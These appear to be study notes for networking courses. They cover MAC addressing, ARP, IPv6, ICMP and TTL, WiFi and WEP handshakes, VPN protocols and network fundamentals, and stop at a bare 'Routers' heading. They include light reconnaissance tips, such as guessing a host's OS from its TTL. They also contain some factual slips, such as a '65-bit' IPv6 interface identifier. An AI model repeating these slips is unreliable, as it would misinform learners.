Each host in a network has its own 48-bit (6 octets) Media Access Control (MAC) address, represented in hexadecimal format. MAC is the physical address for your network interfaces. There are several different standards for the MAC address:
- Ethernet
- Bluetooth
- WLAN
This is because the MAC address addresses the physical connection of a host. Each network card has its individual MAC address, which is configured once on the manufacturer’s hardware side but can always be changed, at least temporarily.
When an IP packet is delivered, must be addressed on Layer 2 to the destination host’s physical address or to the router / NAT, which is responsible for routing. Each packet has a sender address and a destination address.
The MAC address consists of a total of 6 bytes. The first half is the so called Organization Unique Identifier (OUI) defined by the Institute of Electrical and Electronics Engineers (IEEE) for the respective manufacturers.
The last half of the MAC address is called the Individual Address Part or Network Interface Controller (NIC), which the manufacturers assign. The manufacturer sets this bit sequence only once and thus ensures that the complete address is unique.
If a host with the IP target address is located in the same subnet, the delivery is made directly to the target computer’s physical address. However, if this host belongs to a different subnet, the Ethernet frame is addressed to the MAC address of the responsible router. If the Ethernet frame’s destination address matches its own layer 2 address, the router will forward the frame to the higher layers. Adress Resolution Protocol (ARP) is used in IPv4 to determine the MAC addresses associated with the IP addresses.
As with IPv4 addresses, there are also certain reserved areas for the MAC address. These include, for example, the local range for the MAC:
- 02:00:00:00:00:00
- 06:00:00:00:00:00
- 0A:00:00:00:00:00
- 0E:00:00:00:00:00
Furthermore, the last two bits in the first octet can play another essential role. The last bit can have two states, 0 and 1. The last bit identifies the MAC address as Unicast (0) or Multicast (1). With unicast, it means that the packet sent will reach only one specific host.
With multicast, the packet is sent only once to all hosts on the local network, which then decides whether or not to accept the packet based on their configuration. The multicast address is a unique address, just like the broadcast address, which has fixed octet values. Broadcast in a network represents a broadcasted call, where data packets are transmitted simultaneously from one point to all members of a network. It is mainly used if the address of the receiver of the packet is not yet known. An example is the ARP and DHCP protocols.
The second last bit in the first octet identifies whether it is a global OUI, defined by the IEEE, or a locally administrated MAC address (0 = Global OUI; 1 = Locally Administrated).
Adress Resolution Protocol (ARP)
… is a network protocol. It is an important part of the network communication used to resolve a network layer IP address to a link layer MAC address. It maps a host’s IP address to its corresponding MAC address to facilitate communication between devices on a Local Area Network. When a device on a LAN wants to communicate with another device, it sends a broadcast message containing the destination IP address and its own MAC address. The device with the matching IP address responds with its own MAC address, and the devices can then communicate directly using their MAC addresses. This process is known as ARP resolution.
ARP is an important part of the network communication process because it allows devices to send and receive data using MAC addresses rather than IP addresses, which can be more efficient. Two types of request messages can be used:
- ARP Request
- When a device wants to communicate with another device on a LAN, it sends an ARP request to resolve the destination device’s IP address to its MAC address. The request is broadcast to all devices on the LAN and contains the IP address of the destination device. The device with the matching IP address responds with its MAC address.
- ARP Reply
- When a device receives an ARP request, it sends an ARP reply to the requesting device with its MAC address. The reply message contains the IP and MAC addresses of both the requesting and the responding devices.
IPv6 Addresses
IPv6 is the successor of IPv4. In contrast to IPv4, the IPv6 address is 128 bit long. The prefix identifies the host and network parts. The Internet Assigned Numbers Authority (IANA) is responsible for assigning IPv4 and IPv6 addresses. and their associated network portions. In the long term, IPv6 is expected to completely replace IPv4, which is still predominantly used on the internet. In principle, however, IPv4 and Ipv6 can be made available simultaneously.
IPv6 consistently follows the end-to-end principle and provides publicly accessible IP addresses for any end devices without the need for NAT. Consequently, an interface can have multiple IPv6 addresses, and there are special IPv6 addresses to which multiple interfaces are assigned.
There are three different types of IPv6 addresses:
- Unicast
- addresses for a single interface
- Anycast
- addresses for multiple interfaces, where only one of them receives the packet
- Multicast
- addresses for multiple interfaces, where all receive the same packet
An IPv6 address consists of two parts:
- Network Prefix (network part)
- Interface Identifier / Suffix (host part)
The network prefix identifies the network, subnet, or address range. The interface identifier is formed from the 48-bit MAC address of the interface and is converted to a 65-bit address in the process. The default prefix length is /64. However, other typical prefixes are /32, /48, and /56. If you want to use your networks, you get a shorter prefix than /64 from your provider.
Protocols and Terminology
Common Protocols
TCP
… is a connection-oriented protocol that establishes a virtual connection between two devices before transmitting data by using a Three-Way-Handshake. This connection is maintained until the data transfer is complete, and the devices can continue to send data back and forth as long as the connection is active.
UDP
… is a connectionless protocol, which means it does not establish a virtual connection before transmitting data. Instead, it sends the data packets to the destination without checking to see if they were received.
ICMP
Internet Control Message Protocol is a protocol used by devices to communicate with each other on the internet for various purposes, including error reporting and status information. It sends requests and messages between devices, which can be used to report errors or provide status information.
ICMP Requests
A request is a message sent by one device to another to request information or perform a specific action. An example of a request is the ping request, which tests the connectivity between two devices. When one device sends a ping request to another, the second device responds with a ping reply message.
ICMP Messages
A message in ICMP can be either a request or a reply. In addition to ping requests and responses, ICMP supports other types of messages, such as error messages, destination unreachable, and time exceeded messages. These messages are used to communicate various types of information and errors between devices on the network.
There are two different versions:
- ICMPv4
- ICMPv6
Request types:
- Echo Request
- Timestamp Request
- Address Mask Request
Message types:
- Echo Reply
- Destination Unreachable
- Redirect
- Time Exceeded
- Parameter Problem
- Source Quench
Another crucial part of ICMP is the Time-to-Live field in the ICMP packet header that limits the packet’s lifetime as it travels through the network. It prevents packets from circulating indefinitely on the network in the event of routing loops. Each time a packet passes through a router, the router decrements the TTL value by 1. When the TTL value reaches 0, the router discards the packet and sends an ICMP Time Exceeded message back to the sender.
You can also use the TTL to determine the number of hops a packet has taken and the approximate distance to the destination. For example, if a packet has a TTL of 10 and takes 5 hops to reach its destination, it can be inferred that the destination is approximately 5 hops away. For example, if you see a ping with the TTL value of 122, it could mean that you are dealing with a Windows system that is 6 hops away.
However, it is also possible to guess the OS based on the default TTL value used by the device. Each OS typically has a default TTL value when sending packets. This value is set in the packet’s header and is decremented by 1 each time the packet passes through a router. Therefore, examining a device’s default TTL value makes it possible to infer which OS the device is using.
Typical default TTL:
- Windows: 128
- Linux: 64
- MacOS: 64
- Solaris: 255
VOIP
Voice over Internet Protocol (VoIP) is a method of transmitting voice and multimedia communications. For example, it allows you to make phone calls using a broadband internet connection instead of a traditional phone line, like Skype, Whatsapp, Google Hangouts, Slack, Zoom, and others.
Wireless Networks
… are computer networks that use wireless data connections between network nodes. These networks allow devices such as laptops, smartphones, and tablets to communicate with each other and the internet without needing physical connections such as cables.
Wireless networks use radio frequency tech to transmit data between devices. Each device on a wireless network has a wirless adapter that converts data into RF signals and sends them over the air. Other devices on the network receive these signals with their own wireless adapters, and the data is then converted back into a usable form. Those can operate over various ranges, depending on the technology used. For example, a LAN that covers a small area, such as a home or small office, might use wireless technology called WiFi, which has a range of a few hundred feet. On the other hand, a wireles WAN might use mobile telecommunication technology such as cellular data, which can cover a much larger area, such as entire city or region.
Communication between devices occurs over RF in the 2.4 GHz or 5 GHz bands in a WiFi network. When a device, like a laptop, wants to send data over the network, it first communicates with the Wireless Access Point (WAP) to request permission to transmit. The WAP is a central device, like a router, that connects the wireless network to a wired network and controls access to the network. Once the WAP grants permission, the transmitting device sends the data as RF signals, which are received by the wireless adapters of other devices on the network. The data is then converted back into a usable form and passed on to the appropriate application or system.
WiFi Connection
The device must also be configured with the correct network settings, such as the network name / Service Set Identifier (SSID) and password. So, to connect to the router, the laptop uses a wireless networking protocol called IEEE 802.11. This protocol defines the technical details of how wireless devices communictate with each other and with WAPs. When a device wants to join a WiFi network, it sends a request to the WAP to initiate the connection process. This request is known as a connection request frame or association request and is sent using the IEEE 802.11 wireless networking protocol. The connection request frame contains various fields of information, including the following but not limited:
- MAC address
- SSID
- Supported data rates
- Supported channels
- Supported security protocols
The device then uses this information to configure its wireless adapter and connect to the WAP. Once the connection is established, the device can communicate with the WAP and other network devices. It can also access the internet and other online resources through the WAP, which acts as a gateway to the wired network. However, the SSID can be hidden by disabling broadcasting. That means that devices that search for that specific WAP will not be able to identify its SSID. Nevertheless, the SSID can still be found in the authentication packet.
WEP Challenge-Response Handshake
The challenge-response handshake is a process to establish a secure connection between a WAP and a client device in a wireless network that uses the WEP security protocol. This involves exchanging packets between the WAP and the client device to authenticate the device and establish a secure connection.
| Step | Who | Description |
|---|---|---|
| 1 | Client | sends an association request packet to the WAP, requesting access |
| 2 | WAP | responds with an association response packet to the client, which includes a challenge string |
| 3 | Client | calculates a response to the challenge string and a shared secret key and sends it back to the WAP |
| 4 | WAP | calculates the expected response to the challenge with the same shared secret key and sends and authentication response packet to the client |
Nevertheless, some packets can get lost, so the so-called CRC checksum has been integrated. Cyclic Redundancy Check is an error-detection mechanism used in the WEP protocol to protect against data corruption in wireless communications. A CRC value is calculated for each packet transmitted over the wireless network based on the packet’s data. It is used to verify the integrity of the data. When the destination device receives the packet, the CRC value is recalculated and compared to the original value. If the values match, the data has been transmitted successfully without any errors. However, if the values do not match, the data has been corrupted and needs to be retransmitted.
Security Features
Some of the leading security features include but are not limited to:
- Encryption
- Wired Equivalent Privacy (WEP)
- WiFi Protected Access (WPA)
- Access Control
- Firewall
VPN
… is a technology that allows a secure and encrypted connection between a private network and a remote device. This allows the remote machine to access the private network directly, providing secure and confidential access to the network’s resources and services. For example, an admin from another location has to manage the internal servers so that the employees can continue to use the internal services. Many companies limit servers’ access, so clients can only reach those servers from the local network. This is where VPN comes intp play, where the admin connects to the VPN server via the internet, authenticates himself, and thus creates an encrypted tunnel so that others cannot read the data transfer. In addition, the admin’s computer is also assigned a local IP address through which he can access and manage the internal servers. Admins commonly use VPNs to provide secure and cost-effective remote access to a company’s network.
IPsec
Internet Protocol Security (IPsec) is a network security protocol that provides encryption and authentication for internet communications. It is a powerful and widely-used security protocol that provides encryption and authentication for internet communications and works by encrypting the data payload of each IP packet and adding an authentication header, which is used to verify the integrity and authenticity of the packet. IPsec uses a combination of two protocols to provide encryption and authentication:
- Authentication Header
- Encapsulating Security Payload
IPsec can be used in two modes:
- Transport Mode
- Tunnel Mode
PPTP
Point-to-Point Tunneling Protocol is a network protocol that enables the creation of VPNs by establishing a secure tunnel between the VPN client and server, encapsulating the data transmitted within this tunnel. Originally an extension of the Point-to-Point Protocol, PPTP is supported by many OS.
However, due to its known vulns, PPTP is no longer considered secure. It can tunnel protocols such as IP, IPX, or NetBEUI via IP, but has been largely replaced by more secure VPN protocols. Since 2012, the use of PPTP has declined because of its authentication method, MSCHAPv2, employs the outdated DES encryption, which can easily be cracked with specialized hardware.
Connection Establishment
Key Exchange Mechanisms
Key exchange methods are used to exchange cryptographic keys between two parties securely. There are many key exchange methods, each with unique characteristics and strengths. Some key exchange methods are more secure than others, and the appropriate method depends on the situation’s specific circumstances and requirements.
These methods typically work by allowing the two parties to agree on a shared secret key over an insecure communication channel that encrypts the communication between them. This is generally done using some form of mathematical operation, such as a computation based on the properties of a mathematical function or a series of simple manipulations of the key.
Some algorithms are:
| Algorithm | Acronym | Security |
|---|---|---|
| Diffie-Hellmam | DH | relatively secure and computationally efficient |
| Rivest-Shamir-Adleman | RSA | widely used and considered secure, but computationally intensive |
| Elliptic Curve Diffie-Hellman | ECDH | provides enhanced security compared to traditional Diffie-Hellman |
| Elliptic Curve Digital Signature Algorithm | ECDSA | provides enhanced security and efficiency for digital signature generation |
Authentication Protocols
Many different authentication protocols are used in networking to verify the identity of devices and users. Those protocols are essential because they provide a secure and standardized way of verifying the identity of users, devices, and other entities in a network. Without authentication protocols, it would be difficult to securely and reliably identify entities in a network, making it easy for attackers to gain unauthorized access and potentially compromise the network.
Authentication protocols also provide a means for securely exchanging information between entities in a network. This is important for ensuring the confidentiality and integrity of sensitive data and preventing unauthorized access and other security threats.
TCP/UDP Connections
Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) are both protocols used in information and data transmission on the internet. Typically, TCP connections transmit important data, such as web pages and emails. In contrast, UDP connections transmit real-time data such as streaming video or online gaming.
TCP is a connection-oriented protocol that ensures that all data sent from one computer to another is received. It is like a telephone conversation where both parties remain connected until the call is terminated. If an error occurs while sending data, the receiver sends a message back so the sender can resend the missing data. This makes TCP reliable and slower than UDP because more time is required for transmission and error recovery.
UDP, on the other hand, is a connectionless protocol. It is used when speed is more important than reliability, such as for video streaming or online gaming. With UDP, there is no verification that the received data is complete and error-free. If an error occurs while sending data, the receiver will not receive this missing data, and no message will be sent to resend it. Some data may be lost with UDP, but the overall transmission is faster.
IP Packet
An IP packet is the data area used by the network layer of the Open Systems Interconnection model to transmit data from one computer to another. It consists of a header and the payload, the actual payload data.
IP Header
… contains of several fields that have important information:
- Version
- Internet Header Length
- Class of Service
- Total Length
- Identification
- Flags
- Fragment Offset
- Time to Live
- Protocol
- Checksum
- Source/Destination
- Options
- Padding
You may see a computer with multiple IP addresses in different networks. Here you should pay attention to the IP ID field. It is used to identify fragments of an IP packet when fragmented into smaller parts. It is a 16-bit field with a unique number ranging from 0-65535.
If a computer has multiple IP addresses, the IP ID field will be different for each packet sent from the computer but very similar. In TCPdump, the networt traffic might look something like this:
IP 10.129.1.100.5060 > 10.129.1.1.5060: SIP, length: 1329, id 1337
IP 10.129.1.100.5060 > 10.129.1.1.5060: SIP, length: 1329, id 1338
IP 10.129.1.100.5060 > 10.129.1.1.5060: SIP, length: 1329, id 1339
IP 10.129.2.200.5060 > 10.129.1.1.5060: SIP, length: 1329, id 1340
IP 10.129.2.200.5060 > 10.129.1.1.5060: SIP, length: 1329, id 1341
IP 10.129.2.200.5060 > 10.129.1.1.5060: SIP, length: 1329, id 1342
You can see from the output that two different IP addresses are sending packets to IP address 10.129.1.1. However, from the IP ID, you can see that the packets are continuous. This strongly indicates that the two IP addresses belong to the same host in the network.
IP Record-Route Field
… also records the route to a destination device. When the destination device sends back the ICMP Echo Reply packet, the IP addresses of all devices that pass through the packet are listed in the Record-Route field of the IP header. This happens when you use the following command:
d41y@htb[/htb]$ ping -c 1 -R 10.129.143.158
PING 10.129.143.158 (10.129.143.158) 56(124) bytes of data.
64 bytes from 10.129.143.158: icmp_seq=1 ttl=63 time=11.7 ms
RR: 10.10.14.38
10.129.0.1
10.129.143.158
10.129.143.158
10.10.14.1
10.10.14.38
--- 10.129.143.158 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 11.688/11.688/11.688/0.000 ms
The output indicates that a ping request was sent and a response was received from the destination device and also shows the Record-Route field in the IP header of the ICMP Echo Request packet. The Record-Route field contains the IP addresses of all devices that passed through the ICMP Echo Request packet on the way to the destination device.
The traceroute command can also be used to trace the route to a destination more accurately, which uses the TCO timeout method to determine when the route has been fully traced.
IP Payload
… is the actual payload of the packet. It contains the data from various protocols, such as TCP or UDP, that are being transmitted, just like the contents of the letter in the envelope.
TCP
TCP packets, also known as segments, are divided into several sections called headers and payloads. The TCP segments are wrapped in the sent IP packet.
The header contains several fields that contain important information. The source port indicates the computer from which the packet was sent. The destination port indicates to which computer the packet is sent. The sequence number indicates the order in which the data was sent. The confirmation number is used to confirm that all data was received successfully. The control flags indicate whether the packet marks the end of a message, whether it is an acknowledgment that data has been received, or whether it contains a request to repeat data. The window size indicates how much data the receiver can receive. The checksum is used to detect errors in the header and payload. The Urgent Pointer alerts the receiver that important data is in the payload.
The payload is the actual payload of the packet and contains the data that is being transmitted, just like the content of a conversation between two people.
UDP
… transfers datagrams between two hosts. It is a connectionless protocol, meaning it does not need to establish a connection between the sender and the receiver before sending data. Instead, the data is sent directly to the target host without any prior connection.
When traceroute is used with UDP, you will receive a Destination Unreachable and Port Unreachable message when the UDP datagram packet reaches the target device. Generally, UDP packets are sent using traceroute on Unix hosts.
Cryptography
Encryption is used on the internet to transmit data, such as payment information, e-mails, or personal data confidentially and protected against manipulation. Data is encrypted using various cryptographic algorithms based on mathematical operations. With the help of encryption, data can be transformed into a form that unauthorized persons can no longer read. Digital keys in symmetric or asymmetric encryption processes are used for encryption. It is easier to crack cipher texts or keys depending on the encryption methods used. If state-of-the-art cryptographic methods with extensive key lengths are used, they work very securely and are almost impossible to compromise for the time being. In principle, you can distinguish between symmetric and asymmetric encryption techniques. Asymmetric methods have only been known for a few decades. Nevertheless, they are the most frequently used methods in digital communications.
Cisco Network Technician
Networking Basics
Communication in a Connected World
Network Types
Local Networks
| Network | Description |
|---|---|
| Small Home Network | connect a few computers to each other and to the internet |
| Small Office and Home Office Networks (SOHO) | allows computers in a home office or remote office to connect to a corporate network, or access centralized shared resources |
| Medium to Large Networks | such as those used by corporations or schools can have many locations with hundreds or thousands of interconnected hosts |
| Word Wide Networks | the internet is a network of networks that connects hundreds of millions of computers world-wide |
Mobile Devices
| Device | Description |
|---|---|
| Smartphone | Smartphones are able to connect to the internet from almost everywhere. Smartphones combine the functions of many different products together, such as a telephone, camera, GPS receiver, media player, and touch screen computer. |
| Tablet | Tables also have functionality of multiple devices. With the additional screen size, they are ideal for watching videos and reading magazines or books. With on-screen keyboards, users are able to do many of the things they used to do on their laptop computer, such as composing emails or browsing the web. |
| Smartwatch | A smartwatch can connect to a smartphone to provide the user with alerts and messages. Additional functions, such as heart rate monitoring and counting steps, like a pedometer, can help people who are wearing the device to track their health. |
| Smart Glasses | A wearable computer in form of glasses, such as Google Glass, contains a tiny screen that displays information to the wearer in a similar fashion to the HUD of a fighter pilot. A small touch pad on the side allows the user to navigate menus while still being able to see through the smart glasses. |
Connected Home Devices
| Device | Description |
|---|---|
| Security System | Many of the items in a home, such as security systems, lighting, and climate controls, can be monitored and configured remotely using a mobile device. |
| Appliances | Household appliances such as fridges, ovens, and dishwashers can be connected to the internet. This allows the homeowner to power them on or off, monitor the status of the appliance, and also be alerted to preset conditions, such as when the temperature in the fridge rises above an acceptable level. |
| Smart TV | A smart TV can be connected to the internet to access content without the need for TV service provider equipment. Also, a smart TV can allow a user to browse the web, compose email, or display video, audio, or photos stored on a computer. |
| Gaming Console | Gaming consoles can connect to the internet to download games and play with friends online. |
Other Connected Devices
| Device | Description |
|---|---|
| Smart Cars | Many modern cars can connect to the internet to access maps, audio and video content, or information about a destination. They can even send a text message or email if there is an attempted theft or call for assistance in case of an accident. These cars can also connect to smartphones and tablets to display information about the different engine systems, provide maintenance alerts, or display the status of the security system. |
| RFID Tags | Radio frequency identification tags can be placed in or on objects to track them or monitor sensors for many conditions. |
| Sensors and Actuators | Connected sensors can provide temperature, humidity, wind speed, barometric pressure, and soil moisture data. Actuators can then be automatically triggered based on current conditions. For example, a smart sensor can periodically send soil moisture data to a monitoring station. The monitoring station can then send a signal to an actuator to begin watering. The sensor will continue to send soil moisture data allowing the monitoring station to determine when to deactivate the actuator. |
| Medical Devices | Medical devices such as pacemakers, insulin pumps, and hospital monitors provide users or medical professionals with direct feedback or alerts when vital signs are at specific levels. |
Data Transmission
Types of Personal Data
- Volunteered data: This is created and explicitly shared by individuals, such as social network profiles. This type of data might include video files, picture, text, or audio files.
- Observed data: This is captured by recording the actions of individuals, such as location data when using cell phones.
- Inferred data: This is data such as a credit score, which is based on analysis of volunteered or observed data.
Common Methods of Data Transmission
- Electrical signals: Transmission is achieved by representing data as electrical pulses on copper wire.
- Optical signals: Transmission is achieved by converting the electrical signals into light pulses.
- Wireless signals: Transmission is achieved by using infrared, microwave, or radio waves through the air.
Bandwith and Throughput
Bandwith
… is the capacity of a medium to carry data. Digital bandwith measures the amount of data that can flow from one place to another in a given amount of time. Bandwith is typically measured in the number of bits that can be sent across the media in a second.
Throughput
… is the measure of the transfer of bits across the media over a given period of time. However, due to a number of factors, throughput does not usually match the specified bandwith. Many factors influence throughput including:
- The amount of data being sent and received over the connection
- The types of data being transmitted
- The latency created by the number of network devices encountered between source and destination
Latency refers to the amount of time, including delays, for data to travel from one given point to another.
Throughput measurements do not take into account the validity or usefulness of the bits being transmitted and received. Many messages received through the network are not destined for specific user applications. An example would be network control messages that regulate traffic and correct errors.
In an internetwork or network with multiple segments, throughput cannot be faster than the slowest link of the path from sending device to the receiving device. Even if all or most of the segments have high bandwith, it will only take one segment in the path with lower bandwith to create a slowdown of the throughput of the entire network.
Network Foundations
Fundamentals
Introduction
What is a Network?
A network is a collection of interconnected devices that can communicate - sending an receiving data, and also sharing resources with each other. These individual endpoint devices, often called nodes, include computers, smartphones, printers, and servers. However, nodes alone do not comprise the entire network.
| Concepts | Description |
|---|---|
| Nodes | Individual devices connected to a network. |
| Links | Communication pathways that connect nodes. |
| Data Sharing | The primary purpose of a network is to enable data exchange. |
Why are Networks Important?
Networks, particularly since the advent of the Internet, have radically transformed society, enabling the multitude of possibilites that are now essential to our lives.
A few benefits:
| Function | Description |
|---|---|
| Resource Sharing | Multiple devices can share hardware and software resources. |
| Communication | Instant messaging, emails, and video calls rely on networks. |
| Data Access | Access files and databases from any connected device. |
| Collaboration | Work together in real-time, even when miles apart. |
Types of Networks
Local Area Network (LAN)
… connects devices over a short distance, such as within a home, school, or small office building.
| Characteristic | Description |
|---|---|
| Geographical Scope | Covers a small area. |
| Ownership | Typically owned and managed by a single person or organization. |
| Speed | High data transfer rates. |
| Media | Uses wired or wireless connections. |
Wide Area Network (WAN)
… spans a large geographical area, connecting multiple LANs.
| Characteristic | Description |
|---|---|
| Geographical Scope | Covers cities, countries, or continents. |
| Ownership | Often a collective or distributed ownership. |
| Speed | Slower data transfer rates compared to LANs due to long-distance data travel. |
| Media | Utilize fiber optics, satellite links, and leased telecommunication lines. |
The Internet is the largest example of a WAN, connecting millions of LANs globally.
How do LANs and WANs Work Together?
LANs can connect to WANs to access broader networks beyond their immediate scope. This connectivity allows for expanded communication and resource sharing on a much larger scale.
For instance, when accessing the Internet, a home LAN connects to an ISP’s WAN, which grants Internet access to all devices within the home network. An ISP is a company that provides individuals and organizations with access to the Internet. In this setup, a device called a modem (modulator-demodulator) plays a crucial role. The modem acts as a bridge between your home network and the ISP’s infrastructure, converting digital signals from your router into a format suitable for transmission over various media like telephone lines, cable systems, and fiber optics. This connection transforms a simple local network into a gateway to the resource available online.
Network Concepts
OSI Model
The Open Systems Interconnection (OSI) model is a conceptual framework that standardizes the functions of a telecommunication or computing system into seven abstract layers. This model helps vendors and devs create interoperable network devices and software.

TCP/IP Model
The Transmission Control Protocol / Internet Protocol (TCP/IP) model is a condensed version of the OSI model, tailored for practical implementation on the internet and other networks.

OSI vs. TCP/IP
The TCP/IP model simplifies the complex structure of the OSI model by combining certain layers for practical implementation. Specifically designed around the protocols used on the internet, the TCP/IP model is more application-oriented, focusing on the needs of real-world network communication. This design makes it more effective for internet-based data exchange, meeting modern technological needs.

Protocols
… are standardized rules that determine the formatting and processing of data to fascilitate communication between devices in a network. These protocols operate at different layers within network models, each tailored to handle specific types of data and communication needs.
Common Network Protocols:
- HTTP
- FTP
- SMTP
- TCP
- UDP
- IP
Transmission
… in networking refers to the process of sending data signals over a medium from one device to another.
Transmission Types
Transmission in networking can be categorized into two main types: analog and digital. Analog transmission uses continuous signals to represent information, commonly seen in traditional radio broadcasts. In contrast, digital transmission employs discrete signals to encode data, which is typical in modern communication technologies like computer networks and digital telephony.
Transmission Modes
… define how data is sent between two devices. Simplex mode allows one-way communication only, such as from a keyboard to a computer, where signals travel in a single direction. Half-duplex mode permits two-way communication but not simultaneously; examples include walkie-talkies where users must take turns speaking. Full-duplex mode, used in telephone calls, suppports two-way communication simultaneously, allowing both parties to speak and listen at the same time.
Transmission Media
The physical means by which data is transmitted in a network is known as transmission media, which can be wired or wireless. Wired media includes twisted pair cables, commonly used in Ethernet networks and LAN connections; coaxial cables, used for cable TV and early Ethernet; and fiber optic cables, which transmit data as light pulses and are essential for high-speed internet backbones. Wireless media, on the other hand, encompasses radio waves for Wi-Fi and cellular networks, microwaves for satellite communications, and infrared technology used for short-range communications like remote controls. Each type of media has its specific use cases depending on the requirements of the network environment.
Components of a Network
End Devices
An end device, also known as a host, is any device that ultimately ends up sending or receiving data within a network. Personal computers and smart devices are common and devices; users routinely interact with them directly to perform tasks like browsing the web, sending messages, and creating documents. In most networks, such devices play a crucial role in both data generation and data consumption, like when users stream videos or read web content. End devices serve as the primary user interface to the world wide web, enabling users to access network resources and services seamlessly, through both wired and wireless connections. Another typical example of this would be a student using a notebook to connect to a school’s Wi-Fi network, allowing them to access online learning materials, submit assignments, and communicate with instructors.
Intermediary Devices
An intermediary device has the unique role of facilitating the flow of data between end devices, either within a local area network, or between different networks. These devices include routers, switches, modems, and access points, all of which play crucial roles in ensuring efficient and secure data transmission. Intermediary devices are responsible for packet forwarding, directing data packets to their destinations by reading network address information and determining the most efficient paths. They connect networks and control traffic to enhance performance and reliability. By managing data flow with protocols, they ensure smooth transmission and prevent congestion. Additionally, intermediary devices often incorporate security features like firewalls to protect certain networks from unauthorized access and potential threats. Operating at different layers of the OSI model use routing tables and protocols to make informed decisions about data forwarding. A common example is a home network where intermediary devices like routers and switches connect all household devices to the internet, enabling communication and access to online resources.
Network Interface Cards (NICs)
A NIC is a hardware component installed in a computer, or other device, that enables connection to a network. It provides the physical interface between the device and the network media, handling the sending and receiving of data over the network. Each NIC has a unique MAC address, which is essential for devices to identify each other, and facilitate communication at the data link layer. NICs can be designed for wired connections, such as Ethernet cards that connects via cables, or for wireless connections, like Wi-Fi adapters utilizing radio waves.
Routers
